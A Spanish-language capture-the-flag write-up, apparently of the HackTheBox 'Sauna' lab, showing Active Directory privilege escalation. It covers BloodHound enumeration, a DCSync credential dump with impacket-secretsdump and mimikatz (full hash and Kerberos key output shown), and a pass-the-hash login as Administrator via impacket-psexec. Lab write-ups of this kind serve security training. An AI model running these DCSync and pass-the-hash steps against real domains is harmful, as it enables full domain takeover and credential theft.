
Ahora que sé, que puedo conectarme igualmente como el usuario svc_loanmgr utilizando evil-winrm



Después de realizar enumeración, no encuentro nada nuevo al parecer estamos de la misma manera que como el usuario anterior por lo cual me obliga a utilizar bloodhoun con neo4j.


Primero me descargare un script de PowerShell el SharpHoung.ps1 para subirlo a la maquina víctima y que el mismo script me ayude a recolectar toda la información del sistema, posteriormente subirlo a mi herramienta bloodhoun y tratar de trazar una via potencial para convertirme en “Domain Admin”

1- Descargamos y subimos el script Shaphoung.ps1




2- Importamos modulo para que podamos ejecutar la función Invoke-BloodHound

Import-Module .\SharpHound.ps1



Ahora que tenemos la información en un archivo .zip, lo pasare al bloodhoun para trazar mi ruta de privilegios.



Una ves cargado, vere las formas potenciales que tiene este usuario para poder escalar privilegios.

Después de investigar un poco, veo que el usuario svc_loanmgr tiene privilegios sobre EGOTISTICAL-BANK.LOCA de GetChangesall

INFO BloodHOun

El usuario SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL tiene el privilegio DS-Replication-Get-Changes-All en el dominio EGOTISTICAL-BANK.LOCAL.

Individualmente, esta ventaja no otorga la capacidad de realizar un ataque. Sin embargo, junto con DS-Replication-Get-Changes, un principal puede realizar un ataque DCSync.

Con los privilegios GetChanges y GetChangesAll en BloodHound, puede realizar un ataque dcsync para obtener el hash de la contraseña de un principal arbitrario utilizando mimikatz:


lsadump::dcsync /dominio:testlab.local /usuario:Administrador

Después de la información obtenida con Bloodhoun, nos recomienda obtener el hash del usuario admin con mimikats, pero yo lo are con impacket-secretsdump de la siguiente manera

```
❯ impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:Moneymakestheworldgoround!'@10.10.10.175'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
raptor:4105:aad3b435b51404eeaad3b435b51404ee:2978b963010c4ee776bfd5ed2bda1192:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:c8308709180689efb1a58be08e94571d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
raptor:aes256-cts-hmac-sha1-96:b108fc9b196ee5977291667f938997a8d4f48cd8049de087c9c4cece6a53b97d
raptor:aes128-cts-hmac-sha1-96:3e6a7c7ec02ffd5281cddd26e3f6703b
raptor:des-cbc-md5:ef627c58e9577fce
SAUNA$:aes256-cts-hmac-sha1-96:0b30b8cbc1e94d412671aeafaa96959046b64f981b7b9d281aa104188d1691be
SAUNA$:aes128-cts-hmac-sha1-96:56dd9cb1781c6104f49976c7e52f176a
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...
```

Tenemos el hash del usuario Administrador, por lo cual podemos realizar passthehash para conectarnos al dominio con psexec.py

impacket-psexec EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes :823452073d75b9d1cf70ebdf86c7f98e



PWNED